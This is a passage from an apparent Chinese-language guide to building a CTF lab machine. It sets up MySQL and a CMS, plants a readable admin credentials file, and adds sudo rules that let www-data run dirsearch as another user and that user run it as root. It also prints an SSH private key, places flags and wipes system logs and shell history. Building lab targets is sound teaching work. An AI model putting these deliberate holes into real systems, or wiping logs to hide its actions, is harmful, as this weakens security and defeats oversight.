ln -s /usr/local/mysql/bin/mysqladmin /usr/local/bin/mysqladmin
ln -s /usr/local/mysql/bin/mysqldump /usr/local/bin/mysqldump
```

验证是否可用

```
mysql -uroot -puXEugaqla2%d
```


```
root@Search:/usr/local/mysql# mysql -uroot -puXEugaqla2%d
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.7.38

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

修改mysql root 密码

```
mysqladmin -u root -p'uXEugaqla2%d' password '6td36JaXdvyq7PJ8nklIzvqi'
```


配置 CMS

访问 http://靶机IP/install.php 进行 cms 安装配置



随便想一个admin用户密码，例如：MazeSec2025

随便想一个邮箱，admin@maze-sec.com



在 CMS 根目录放一个 admin 用户的 备份凭证文件，确保是一个常见扫描工具的文件名并且 www-data 可读


```
root@Search:~# echo 'admin:MazeSec2025' > /var/www/html/frontend/web/setup.txt
root@Search:~# ls -alh /var/www/html/frontend/web/setup.txt
-rw-r--r-- 1 root root 18 Dec  6 12:56 /var/www/html/frontend/web/setup.txt
```


www-data 用户的入口算是完成了

5、pip 安装 dirsearch

dirsearch Github 仓库https://github.com/maurosoria/dirsearch

重点关注 python 版本要求 3.9 以上，可选择 pip 安装，靶机 python 3.9.2，符合条件






6、sudo 权限 dirsearch 配置

查看 dirsearch 绝对路径 /usr/local/bin/dirsearch

```
root@Search:/var/www/html# which dirsearch
/usr/local/bin/dirsearch
root@Search:/var/www/html# ls -alh /usr/local/bin/dirsearch
-rwxr-xr-x 1 root root 218 Dec  6 10:58 /usr/local/bin/dirsearch
root@Search:/var/www/html#
```




给 www-data 用户授予 sudo -u 7r1umphk dirsearch 权限

> 使用 visudo 编辑 Sudoers 文件，它会进行语法检查，防止因配置错误导致 sudo 权限失效


```
sudo visudo
```

删除原有的 welcome sudo 配置



添加两条 sudo 配置

```
www-data ALL=(7r1umphk) NOPASSWD: /usr/local/bin/dirsearch
7r1umphk ALL=(root) NOPASSWD: /usr/local/bin/dirsearch
```



修改完成，按 `Ctrl+X`，然后按 `Y` 保存退出

7、给 7r1umphk 用户准备 SSH 公钥私钥对

生成 ed25519 密钥对

> -t 指定密钥类型为 ed25519，-f 指定密钥文件保存路径，-N '' 表示不设置密码

```
su - 7r1umphk
mkdir -p /home/7r1umphk/.ssh
chmod 700 /home/7r1umphk/.ssh
cd ~/.ssh
ssh-keygen -t ed25519 -f /home/7r1umphk/.ssh/id_ed25519 -N ''
```

```
root@Search:/var/www/html# su - 7r1umphk
7r1umphk@Search:~$ mkdir -p /home/7r1umphk/.ssh
7r1umphk@Search:~$ chmod 700 /home/7r1umphk/.ssh
7r1umphk@Search:~$ cd .ssh/
7r1umphk@Search:~/.ssh$ ssh-keygen -t ed25519 -f /home/7r1umphk/.ssh/id_ed25519 -N ''
Generating public/private ed25519 key pair.
Your identification has been saved in /home/7r1umphk/.ssh/id_ed25519
Your public key has been saved in /home/7r1umphk/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:Ev3DPm6RgweIlrDMLNOrUwYzjV63ubw7ezQ1dbgzgfc 7r1umphk@Search
The key's randomart image is:
+--[ED25519 256]--+
|          . .    |
|  .    . . = .   |
| B o o... o =    |
|B B.+....= + E   |
|.*.o. + So=.o    |
| .+  o +..=.     |
| +  . o ..oo     |
|o    + . ...     |
| .   +*  ..      |
+----[SHA256]-----+
7r1umphk@Search:~/.ssh$
```

配置公钥

```
cat /home/7r1umphk/.ssh/id_ed25519.pub >> /home/7r1umphk/.ssh/authorized_keys
chmod 600 /home/7r1umphk/.ssh/authorized_keys
cat /home/7r1umphk/.ssh/authorized_keys
```

```
7r1umphk@Search:~/.ssh$ ls
id_ed25519  id_ed25519.pub
7r1umphk@Search:~/.ssh$ cat /home/7r1umphk/.ssh/id_ed25519.pub >> /home/7r1umphk/.ssh/authorized_keys
7r1umphk@Search:~/.ssh$ chmod 600 /home/7r1umphk/.ssh/authorized_keys
7r1umphk@Search:~/.ssh$ cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH2uUbVOyxF8xzVaY+wqMcubDBUbS6Ri8priYyRiyZbI 7r1umphk@Search
7r1umphk@Search:~/.ssh$
```

出题人可以留一份私钥备份，方便测试

```
7r1umphk@Search:~/.ssh$ cat id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACB9rlG1TssRfMc1WmPsKjHLmwwVG0ukYvKa4mMkYsmWyAAAAJg+y+ADPsvg
AwAAAAtzc2gtZWQyNTUxOQAAACB9rlG1TssRfMc1WmPsKjHLmwwVG0ukYvKa4mMkYsmWyA
AAAECPxipOhGT4O48HAkEWglmNjSaDrr8tXi1w+inEP7eAS32uUbVOyxF8xzVaY+wqMcub
DBUbS6Ri8priYyRiyZbIAAAADzdyMXVtcGhrQFNlYXJjaAECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
7r1umphk@Search:~/.ssh$ cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH2uUbVOyxF8xzVaY+wqMcubDBUbS6Ri8priYyRiyZbI
7r1umphk@Search
```

以上操作仅靶机实验环境演示，不适用于实际生产环境，建议保存私钥后删除服务端私钥文件。

8、root 家目录准备

删除 root 家目录默认 root.txt 文件

```
rm /root/root.txt
```

在root家目录创建 .ssh 目录，给选手多一个提权选择，脏数据写入公钥

```
mkdir -p /root/.ssh
chmod 700 /root/.ssh
```

9、放置 flag

使用随机uuid 生成 flag 内容，靶机没有 uuidgen，回到我的kali本地

```
┌──(npc㉿kali)-[~]
└─$ uuidgen | tr -d '-'
681db772f6844d4c84da083c3d280954


┌──(npc㉿kali)-[~]
└─$ uuidgen | tr -d '-'
499f7ecdb8434a7a962b9d5c6d88edce
```

在 用户家目录 下创建 user.txt，但我为了避免选手直接猜中 /root/root.txt 这种常规路径，这里把 root flag 文件随机命名为 /root/uuid.txt

```
echo 'flag{user-681db772f6844d4c84da083c3d280954}' > /home/7r1umphk/user.txt
echo 'flag{root-499f7ecdb8434a7a962b9d5c6d88edce}' >
/root/499f7ecdb8434a7a962b9d5c6d88edce.txt
```

权限控制，家目录仅允许用户自己操作

```
chmod 700 /home/7r1umphk/
chown 7r1umphk:7r1umphk /home/7r1umphk/user.txt
chmod 600 /home/7r1umphk/user.txt
chmod 600 /root/499f7ecdb8434a7a962b9d5c6d88edce.txt
```

权限确认，确认目录、文件都是预期权限

```
ls -alh /home/
ls -alh /root/
ls -lah /home/7r1umphk/.ssh
ls -alh /home/7r1umphk/user.txt
```

```
root@Search:~# echo 'flag{user-681db772f6844d4c84da083c3d280954}' > /home/7r1umphk/user.txt
root@Search:~# echo 'flag{root-499f7ecdb8434a7a962b9d5c6d88edce}' > /root/499f7ecdb8434a7a962b9d5c6d88edce.txt
root@Search:~# chmod 700 /home/7r1umphk/
root@Search:~# chown 7r1umphk:7r1umphk /home/7r1umphk/user.txt
root@Search:~# chmod 600 /home/7r1umphk/user.txt
root@Search:~# chmod 600 /root/499f7ecdb8434a7a962b9d5c6d88edce.txt
root@Search:~# ls -alh /home/
total 12K
drwxr-xr-x  3 root     root     4.0K Dec  6 04:15 .
drwxr-xr-x 18 root     root     4.0K Mar 18  2025 ..
drwx------  3 7r1umphk 7r1umphk 4.0K Dec  6 11:31 7r1umphk
root@Search:~# ls -alh /root/
total 64K
drwx------  6 root root 4.0K Dec  6 11:40 .
drwxr-xr-x 18 root root 4.0K Mar 18  2025 ..
-rw-------  1 root root   44 Dec  6 11:40 499f7ecdb8434a7a962b9d5c6d88edce.txt
lrwxrwxrwx  1 root root    9 Dec  6 04:19 .bash_history -> /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  4 root root 4.0K Apr  4  2025 .cache
drwx------  3 root root 4.0K Apr  4  2025 .gnupg
drwxr-xr-x  3 root root 4.0K Mar 18  2025 .local
-rw-------  1 root root   18 Dec  6 10:35 .mysql_history
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-------  1 root root   24 Dec  6 10:40 .python_history
drwx------  2 root root 4.0K Apr  4  2025 .ssh
-rw-rw-rw-  1 root root  14K Dec  6 09:11 .viminfo
-rw-r--r--  1 root root  168 Dec  6 07:51 .wget-hsts
root@Search:~# ls -lah /home/7r1umphk/.ssh
total 20K
drwx------ 2 7r1umphk 7r1umphk 4.0K Dec  6 11:26 .
drwx------ 3 7r1umphk 7r1umphk 4.0K Dec  6 11:31 ..
```

10、擦除痕迹

不建议直接在构建好的靶机上进行测试操作，可以选择把构建好的靶机导出一份 ova，作为新的靶机导入 VBox 进行测试。

这里只是为了让导出的 OVA 看起来更“干净”，避免泄露出题时的个人操作记录，并不能真正抹除所有痕迹。

```
root@Search:~# ls -alh
total 64K
drwx------  6 root root 4.0K Dec  6 11:40 .
drwxr-xr-x 18 root root 4.0K Mar 18  2025 ..
-rw-------  1 root root   44 Dec  6 11:40 499f7ecdb8434a7a962b9d5c6d88edce.txt
lrwxrwxrwx  1 root root    9 Dec  6 04:19 .bash_history -> /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  4 root root 4.0K Apr  4  2025 .cache
drwx------  3 root root 4.0K Apr  4  2025 .gnupg
drwxr-xr-x  3 root root 4.0K Mar 18  2025 .local
-rw-------  1 root root   18 Dec  6 10:35 .mysql_history
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-------  1 root root   24 Dec  6 10:40 .python_history
drwx------  2 root root 4.0K Apr  4  2025 .ssh
-rw-rw-rw-  1 root root  14K Dec  6 09:11 .viminfo
-rw-r--r--  1 root root  168 Dec  6 07:51 .wget-hsts
root@Search:~# ls -alh /home/7r1umphk/
total 28K
drwx------ 3 7r1umphk 7r1umphk 4.0K Dec  6 11:31 .
drwxr-xr-x 3 root     root     4.0K Dec  6 04:15 ..
lrwxrwxrwx 1 root     root        9 Dec  6 04:19 .bash_history -> /dev/null
-rw-r--r-- 1 7r1umphk 7r1umphk  220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 7r1umphk 7r1umphk 3.5K Apr 18  2019 .bashrc
-rw-r--r-- 1 7r1umphk 7r1umphk  807 Apr 18  2019 .profile
drwx------ 2 7r1umphk 7r1umphk 4.0K Dec  6 11:26 .ssh
-rw------- 1 7r1umphk 7r1umphk   44 Dec  6 11:40 user.txt
lrwxrwxrwx 1 root     root        9 Dec  6 04:19 .viminfo -> /dev/null
root@Search:~#
```


```
rm /root/.viminfo
rm /root/.python_history
rm /root/.mysql_history
```

```
ln -s /dev/null /root/.viminfo
ln -s /dev/null /root/.python_history
ln -s /dev/null /root/.mysql_history
# 清常见文本日志
> /var/log/apache2/access.log
> /var/log/apache2/error.log
> /var/log/auth.log
> /var/log/syslog
> /var/log/apt/history.log
> /var/log/apt/term.log
```

